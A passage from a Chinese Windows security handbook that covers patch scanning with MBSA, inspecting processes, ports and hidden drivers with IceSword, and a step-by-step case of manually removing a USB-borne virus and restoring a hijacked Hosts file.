高安全风险。如图 8-13 所示，其中需要关注的有 4 个风险，风险等级最高的是未安装 Office 安全更新，其次是 Windows 有 4 个安全补丁需要更新。




图 8-12　扫描报告




图 8-13　分析扫描结果

05　查看扫描报告

扫描报告是进行安全加固的一个参考，我们先看“Security Update Scan Results”。在“Security Update Scan Results”中可以看到“What was scanned”、“Result details”和“How to correct this”3 个链接，如图 8-14 所示，它们分别对应于扫描的对象、扫描结果的详细信息和如何纠正存在的安全隐患（漏洞）。

单击“What was scanned”链接，会显示 MBSA 扫描了哪些安全选项；单击“Result details”链接，可以查看安全更新的检测报告，如图 8-15 所示，会给出按照 ID、Description、Maximum Severity 及 Download 排序的结果。




图 8-14　查看不同安全扫描结果




图 8-15　查看详细的安全扫描结果

06　修补系统漏洞

在详细结果中，红色盾牌图标表示系统缺少这个补丁，可以单击“Download”按钮下面的图标下载补丁，然后直接运行该程序进行安装，详细的安装过程就不介绍了，有些补丁更新后可能会要求重启系统。选择修补系统补丁可以参看“Maximum Severity”，如果是“Critical”则必须进行安装，否则可以根据实际情况进行修补。在详细结果的下方还可以看到已安装补丁的列表，从该列表中可

非卖品，仅供非商业用途或交流学习使用

以知道 Windows 7 的最新补丁 ID，在 DOS 提示符下运行“systeminfo”命令时，也会显示系统更新的最高补丁 ID，该 ID 可以作为系统最新补丁的一个参考。如图 8-16 所示，使用“systeminfo”命令检测到系统的最新补丁是一致的。




图 8-16　使用 systeminfo 命令检测系统补丁更新情况

注意

对于系统中安装的特殊应用，强烈建议在进行系统更新之前对当前系统进行 Ghost 备份，防止由于更新不当而导致系统出现意外情况。

07　纠正扫描结果中出现的安全问题

在扫描结果中，如果出现了“How to correct this”，则表明系统或者应用存在安全问题，需要根据实际情况进行修补。单击“How to correct this”链接，进入具体的修复建议页面，如图 8-17 所示，在该页面中会给出详细的修复步骤或者方法。




图 8-17　纠正扫描结果中出现的安全问题

08　查看所有的扫描报告

使用 MBSA 对系统进行扫描后，会自动保存扫描的报告，在 MBSA 程序的主界面单击“View existing security scan reports”选项即可查看，如图 8-18 所示。对这些扫描结果还可以根据 IP 地址、扫描时间、安全评估、计算机名称等进行升/降序排列，双击选中的记录即可查看扫描的详细报告。这些报告可以作为安全检查的依据，通过对比加固前后的报告可以知道系统目前的安全状况。

非卖品，仅供非商业用途或交流学习使用




图 8-18　查看扫描报告

09　对多台计算机进行扫描

可以使用 MBSA 对网络中的多台计算机进行扫描。在 MBSA 程序主界面中单击“Scan multiple computers”选项，其设置与对单台计算机的扫描设置和过程类似，这里不再赘述。在进行自动扫描时，用来运行 MBSA 的账户也必须是管理员或者是本地管理员组的成员。在扫描多台计算机时，必须是每台计算机的管理员或者域管理员，而且扫描计算机的 135、139、445 端口是开放的，如果没有开放，可以暂时关闭防火墙，扫描结束后再恢复防火墙。

8.2.3　总结与体会

本文详细介绍了如何使用 MBSA 来扫描和修补系统中存在的安全漏洞。使用 MBSA 可以很容易地发现系统及所部署应用方面存在的问题或者安全隐患，通过微软提供的修正建议进行修复。只要能够看懂 MBSA 上的有关操作和说明，即可进行安全漏洞扫描和加固。MBSA 是一个好用的安全工具，美中不足的是目前 MBSA 仅提供德语、法语、英语和日语 4 种语言版本。

8.3　使用“冰刀”进行安全检查

“冰刀”的英文名为“IceSword”，也称“冰刃”，简称“IS”，是由 PJF 出品的一款系统诊断、清除利器，其个人博客（http://www.blogcn.com/user17/pjf/index.html）上有关于该产品的一些说明，下载地址为 http://mail.ustc.edu.cn/~jfpan/download/IceSword122cn.zip。它适用于 Windows 2000/XP/2003 操作系统，其内部功能十分强大，可用于探查系统中的木马后门，并进行相应的处理。IceSword 使用了大量新颖的内核技术，使这些后门无处躲藏，是一款检查后门的好工具。IceSword 目前只供 32 位 x86 兼容 CPU 的系统使用，运行 IceSword 需要管理员权限，其主要功能如下。

- 查看进程：查看运行进程的文件地址、各种隐藏的进程及优先级；可以轻易“杀”掉用任务管理器、Processes XP 等工具“杀”不掉的进程；还可以查看进程的线程、模块信息等。
- 查看端口：类似于 Cport、Active Port 这类工具，显示当前本地程序打开的端口及相应的应用程序地址、名字，包括使用各种手段隐藏了端口的工具。
- 内核模块：加载到系统内和空间的 PE 模块，一般都是驱动程序（*.sys）。可以看到各种已经加载的驱动，包括一些隐藏的驱动文件。
- 启动组：可以查看 Windows 启动组里的文件路径、名称及文件等，缺点是无法对启动文件进行删除。

非卖品，仅供非商业用途或交流学习使用

- 服务：用于查看系统中被隐藏的或未隐藏的服务，隐藏的服务以红色显示。提供对服务的操作，可以启动、停止或者禁用服务。
- 查看 SPI 和 BHO：SPI 是服务提供接口，即所有 Windows 的网络操作都是通过这个接口发送和接收数据包的。BHO 是浏览器的辅助插件，用户启动浏览器的时候，它就可以自动启动，弹出广告窗口等。IceSword 提供了对 SPI 和 BHO 模块的查看功能。
- 查看 SSDT（System Service Descriptor Table）：内核级后门有可能修改系统服务描述表，以截获系统中的服务函数调用，特别是一些旧的 Rootkit。
- 查看消息钩子：若在 DLL 中使用 SetWindowsHookEx 设置一些全局钩子，系统会将其加载入使用 user32 的进程中，因而它也可被利用，作为无进程木马的进程注入手段。
- 线程创建和线程终止监视：将 IceSword 运行期间的进线程创建调用记录在循环缓冲里，记录一个进程被其他进程 Terminate 的情况。
- 注册表：IceSword 中的“注册表”项主要用来查找被木马后门隐藏的注册项，它不受目前任何注册表隐藏手法的蒙蔽，可以查看注册表实际内容。
- 文件：IceSword 的文件功能类似于资源管理器，与资源管理器相比具有反隐藏、反保护的机制。通过 IceSword 还可以直接复制 system32\config\SAM 文件，直接删除已经加载的驱动等。

在网络安全领域，一个最基本的原则就是确认自己安全，包括一些入侵者在入侵成功后，它也需要对控制计算机进行安全检查，删除前人留在系统中的后门，对系统进行安全加固。下面使用 IceSword 1.22 汉化版对计算机进行安全检查，查杀木马等程序。推荐使用 IceSword 来结束进程、删除文件及打开 SAM 文件。

8.3.1 检查进程

运行 IceSword 1.22 汉化版后，单击其界面左边的“进程”按钮，会列出系统中所有的进程，显示的进程数是正在运行的进程。选中“aswUpdSv.exe”并单击右键，可以查看线程信息、查看模块信息、进行内存读写及结束进程，如图 8-19 所示。




图 8-19　检查进程

非卖品，仅供非商业用途或交流学习使用

8.3.2　查看端口

IceSword 的端口查看功能非常强大，能够查看一些普通端口软件不能查看的隐藏端口。单击“端口”按钮，即可查看系统中的应用程序使用的协议、本地地址、远程地址、进程及程序名称等信息，如图 8-20 所示，其中最关键的是本地地址、远程地址及进程程序名称，通过这些信息可以判断进程是否为木马程序进程。




图 8-20　查看端口

内核模块主要用来检查 Rootkit 等驱动级别的木马程序，IceSword 检查出异常的驱动后会以红色显示。

8.3.3　删除文件

木马程序即有可能采用进程保护等方式，防止和禁止用户中止进程，一般情况下很难删除这些 DLL 等文件，而在 IceSword 中可以轻松地删除这些文件。对本例中遇到的 BHO 木马程序插件，我们只知道该 DLL 肯定不是系统自带的，必须将其删除。如图 8-21 所示，在 IceSword 中单击“文件”模块，然后到 BHO 木马程序的当前目录下选中需要删除的 DLL 文件，单击右键，在弹出的快捷菜单中单击“强制删除”选项，将该文件删除。




图 8-21　删除 BHO 木马插件

非卖品，仅供非商业用途或交流学习使用

严禁网络传播本PDF，违者责任自负！

8.4 手工清除病毒

对于感染了病毒的操作系统，一般采取两种方式：一种是重装系统；另一种是彻底清除病毒。对于前者，如果在系统安装完毕后进行了备份，那么也可以采取还原系统的方法，而后者相对难度大一些，还有一些安全风险。

8.4.1 故障现象

我们看一下本例的故障表现：计算机启动后，运行速度非常慢，打开任何程序都需要三四分钟；根本无法登录业务系统；该计算机与公司总部的 ERP 系统相连，打印发票等工作也都由该计算机负责；该计算机通过 CDMA 上网卡连接互联网。

首先，需要对计算机的运行状况进行初步的诊断，并了解计算机出现问题的详细情况。通过询问该计算机的操作人员，判断如下。

- 计算机肯定感染了病毒。
- 计算机从未做过安全加固，哪怕是简单的安全加固都没有。
- 操作系统未进行备份，重要业务系统均安装在系统盘中。
- 病毒可能是通过 U 盘或网络感染和传播的。

由于该系统未进行任何备份，因此重装系统显然不可行。虽然重装系统是最为安全和便捷的方法，但由于很多业务系统都是公司直接配发，重装系统后恢复业务系统比较困难，所以考虑实际情况，只能手工杀毒。

8.4.2 清除部分病毒

我们通过以下方法尝试清除部分病毒。

1. 制作干净的病毒检测和清除工具盘

说是手工清除病毒，其实还是借助了一些工具。虽然手工清除也是可以的，不过既然有好用的工具软件，为什么还要舍近求远呢？首先准备一个可设置为可读和可写的 U 盘，如果没有这种 U 盘，可以将工具软件刻录到光盘中。在本次病毒清理中，计算机是由公司统一配发的，没有安装光驱，且手头也没有光驱可用，因此只能使用 U 盘。在 U 盘中，我们需要准备以下软件。

- Autoruns：用来清理和查看注册表、自启动、服务等。
- CurrPorts.exe：查看网络连接情况。
- 360 安全卫士安装程序：清理恶意插件。
- 小红伞杀毒软件：查杀病毒。
- 冰刀（IceSword）：对“疑难杂症”进行处理。
- ProcessExplorer：查看和终止进程。
- 一键 Ghost：备份和还原操作系统。

2. 解决 CMD 不能运行的问题

病毒已经修改了文件关联，可执行程序无法打开，CMD 打开后马上关闭。在“运行”文本框中输入“command”，打开 DOS 窗口，将 U 盘中的文件复制到 D 盘中。在复制过程中，U 盘病毒不停地读写 U 盘，由于 U 盘已经设置为“只读”，因此会一直出现读写磁盘错误。通过任务管理器查看

非卖品，仅供非商业用途或交流学习使用

严禁网络传播本PDF，违者责任自负！

进程，发现很多可疑进程。选中可疑进程并结束进程，出现无法结束或者结束后马上启动的情况，看来病毒采取了一些保护措施。先不管这个问题，到工具目录直接运行 autoruns 程序。

说明

（1）很多时候，病毒会修改注册表和文件关联，在打开文件时总是出现“选择打开文件”对话框，即使选择正确的可执行文件也无法执行。例如，用“记事本”程序打开 TXT 文件也会出错。如果出现这种情况，一种办法就是恢复注册表，另一种方法就是通过 command 命令加载可执行程序进行清理，包括执行一些 DOS 命令。

（2）病毒一般会禁用 CMD、注册表等可执行程序，这个时就需要运行 command 命令来恢复系统中的注册表等。

3. 使用 autoruns 清理病毒

01　清除 Scheduled Tasks 中的木马加载项

在 autoruns 主窗口单击“Scheduled Tasks”标签页，在其中可以看到“At1.job”选项，它的描述是“Microsoft Corporation”，其可执行文件路径为 C:\WINDOWS\system32\winhelp.exe，一看就知道该加载选项是病毒，选中并直接删除该选项即可。

说明

了解系统可执行文件的读者应该知道，winhelp 文件主要存储在 C:\WINDOWS 和 C:\WINDOWS\system32\dllcache 目录下，C:\WINDOWS\system32 目录下绝对不会有 winhelp.exe 文件，如图 8-22 所示，在正常系统中查找 winhelp.exe 的结果。通过实际经验判断，winhelp 为 U 盘病毒，因此必须将其清除。




图 8-22　正常的 winhelp 文件所在正确路径和文件大小

02　安装一键 Ghost 软件

很多读者可能会问，为什么要在这一步安装一键 Ghost 软件？这一步很简单，也很有必要！现在很多病毒软件写得比较“邪恶”，对系统的感染程度非常深，一不小心系统就无法启动。因此，安装软件后，一定要及时和尽可能早地安装 Ghost 备份和还原软件。安装完毕，对系统进行备份，再进行病毒的清理，以防清理病毒失败，或者在出现意外情况时可以及时恢复系统。

03　对系统进行安全备份

安装 Ghost 软件后，对系统进行备份。做备份一定要在系统重启且可以正常运行的情况下，否

非卖品，仅供非商业用途或交流学习使用

严禁网络传播本PDF，违者责任自负！

则就失去了做备份的意义。关于 Ghost 一键备份的使用，在此就不赘述了。

04　清除可疑和病毒加载的服务

再次通过 command 命令启动 autoruns 程序，在 autoruns 主窗口中单击“Services”选项卡，如图 8-23 所示，可以看到很多找不到文件的服务，其中一些服务的名称与正常的服务名称和文件非常类似。删除可疑的服务和由病毒加载的服务。建议没有病毒清理经验的读者先在正常的计算机上熟悉和了解正常的服务和程序，以免误删！在清理服务时，虽然要本着“实行宁可错杀一千，不可放过一个”的原则，但还是建议对服务文件所在路径进行验证。如果具备上网条件，可以通过搜索引擎进行搜索，以验证该服务是否是正常文件的服务。




图 8-23　清除可疑服务和病毒加载的服务选项

05　清除可疑的和病毒的驱动

在 autoruns 中单击“Drivers”选项卡，如图 8-24 所示，可以看到 naivaf5x.sys 和 mvstdi5x.sys 驱动无任何描述和发行信息，是重点怀疑对象，可在选中后直接将其删除。拖动滚动条，删除下边的可疑服务。删除服务后重启计算机，看看计算机能否正常启动，然后进行系统备份。这样做虽然烦琐一些，但是可以稳打稳扎，逐步清除病毒。




图 8-24　清除可疑服务和病毒驱动程序

非卖品，仅供非商业用途或交流学习使用

严禁网络传播本PDF，违者责任自负！

06　删除 U 盘病毒的自保护病毒程序

如图 8-25 所示，在 autoruns 的“Everything”选项卡中可以看到启动项目中的“C:\WINDOWS\system32\regsvr.exe”选项，正常系统中的文件应该是“C:\WINDOWS\system32\regsvr32.exe”，而不是“regsvr.exe”，病毒就是借助文件名称来混淆正常文件的。在清理病毒过程中发现，“regsvr.exe”和“winhelp.exe”是互相启动的，因此需要清除所有与这两个文件有关的地方。




图 8-25　删除 U 盘病毒的自保护病毒程序

07　删除随机 ShellExecuteHooks 下的病毒文件

在“资源管理器”中双击图标，运行程序或打开文件，都会激活其中的项目，“ShellExecute Hooks”是木马病毒最喜欢的地方之一。据笔者了解，以前某些版本的瑞星杀毒软件就不会查杀这个位置。在这里可以看到很多随机生成的病毒文件，笔者大致数了一下，有 200 多个，选中后将其逐一删除。需要注意，删除的是随机生成的文件，这些文件与正常文件有很大的区别。

08　清除 Logon 中的病毒加载选项

单击“Logon”选项卡，同样发现了 C:\WINDOWS\system32\regsvr32.exe，选中并删除它，如图 8-26 所示。




图 8-26　清除 Logon 选项卡中的病毒加载选项

非卖品，仅供非商业用途或交流学习使用

严禁网络传播本PDF，违者责任自负！

4. 清除物理位置的病毒文件

前面我们清除了系统启动、Scheduled Tasks、ShellExecuteHooks、Drivers、Services下面的可疑程序和病毒，这些清除操作只是在注册表中进行，清除这些选项是为了防止或者禁止病毒在启动时加载。要想实际清除病毒，还需要手动清除物理位置的病毒，如图8-27所示，可以在“回收站”中看到一些被删除的文件。




图8-27 删除实际的病毒文件

5. 卸载无关软件

如图8-28所示，打开360安全卫士的软件管理界面，然后单击“软件卸载”按钮，卸载一些与业务系统无关的程序。在该计算机上安装了杀毒软件，但该杀毒软件根本没有起到应有的杀毒和防范作用，反而占用系统资源，建议将其卸载。

图8-28 卸载无关的应用程序

说明

在本次病毒清理过程中，尝试使用“控制面板”中的“添加/删除程序”功能来卸载一些无用程序，无

严禁网络传播本PDF，违者责任自负！

奈速度太慢，且容易出问题，因此，使用第三方软件提供的卸载软件功能也不失为一种卸载软件的良方！

6. 简单加固系统

在每一个盘符下面新建一个“autorun.inf”文件夹，在“运行”文本框中输入“gpedit.msc”，打开“组策略编辑器”窗口，依次单击“用户配置”→“系统”→“关闭自动播放”选项，打开关闭自动播放属性设置窗口，在其中选中“已启用”单选按钮，在“关闭自动播放”下拉列表中选择“所有驱动器”选项，如图 8-29 所示，单击“确定”按钮使设置生效，防止光盘和驱动器自动启动和播放。




图 8-29　禁止驱动器自动播放

7. 重启系统、验证并进行系统备份

至此，我们已经对系统中的部分病毒进行了清理和清除，同时卸载了系统中的一些无关应用程序。重启系统后，看看系统是否能够正常使用。如果一切正常，就重新对系统进行备份。这个时候，系统已经能够正常使用，运行速度较清理前有了很大提高。

8.4.3　继续修复系统

在清除部分病毒文件之后，我们继续修复系统。

1. 删除“无法”删除的文件

在清除病毒的过程中，可能会遇到一些比较“顽固”的病毒。在系统的 COM 文件夹下有一个 mfc42.dll 文件夹，很明显，这个文件夹有问题，既无法浏览，也无法打开，使用正常的文件删除步骤根本无法删除，即使使用 WINRAR 的压缩后也无法删除。这个时候，就可以使用 IceSword 的强制文件删除功能将其删除。

IceSword 的强制文件删除一个非常好用的功能，方法就是使用 IceSword 浏览磁盘中的文件，找到需要删除的文件夹或者文件，选中需要删除的文件或者文件夹，然后单击右键，在弹出的快捷菜单中选择“强制删除”选项，即可强制删除一些无法删除的文件或者文件夹。

2. 无法升级病毒库的处理

对病毒进行清理后，需要对系统漏洞及恶意插件进行清理。在本例中，主要使用 360 安全卫士进

严禁网络传播本PDF，违者责任自负！

行检测，连接网络后发现无法升级特征库，看来病毒修改了 Hosts 文件。直接到系统的 C:\WINDOWS\system32\drivers\etc 目录下打开 Hosts 文件，如图 8-30 所示，果然病毒已经修改了 Hosts 文件。在 Hosts 文件中，第 5 行到第 7 行是公司的 ERP、DB、TXT 服务器对应的 IP 地址和域名，后面的内容显示病毒已经将目前所有的杀毒软件和安全检测软件的网站及病毒库升级地址指向病毒设定的 IP 地址，致使它们无法升级病毒库，让病毒一直逍遥“法”外。在检测过程中发现，该病毒还特别“好心”地将原来的 Hosts 文件打包压缩了。直接解压缩，恢复 Hosts 文件，就可以升级 360 安全卫士的特征库了。

图 8-30　病毒修改了 Hosts 文件

3. 使用安全 360 卫士进行安全检测

打开 360 安全卫士，单击“清理恶评插件”选项，对检测出来的恶意插件和病毒进行清除。扫描结果表明，该系统由于未修补 MS08067 漏洞补丁，在上网时访问了存在木马病毒的网页，从而导致系统运行缓慢。根据 360 安全卫士检测的提示，清除该病毒需要下载顽固木马专杀工具。将该工具下载到本地，然后进行查杀，如图 8-31 所示，果然检测出两个病毒，将其清除即可。

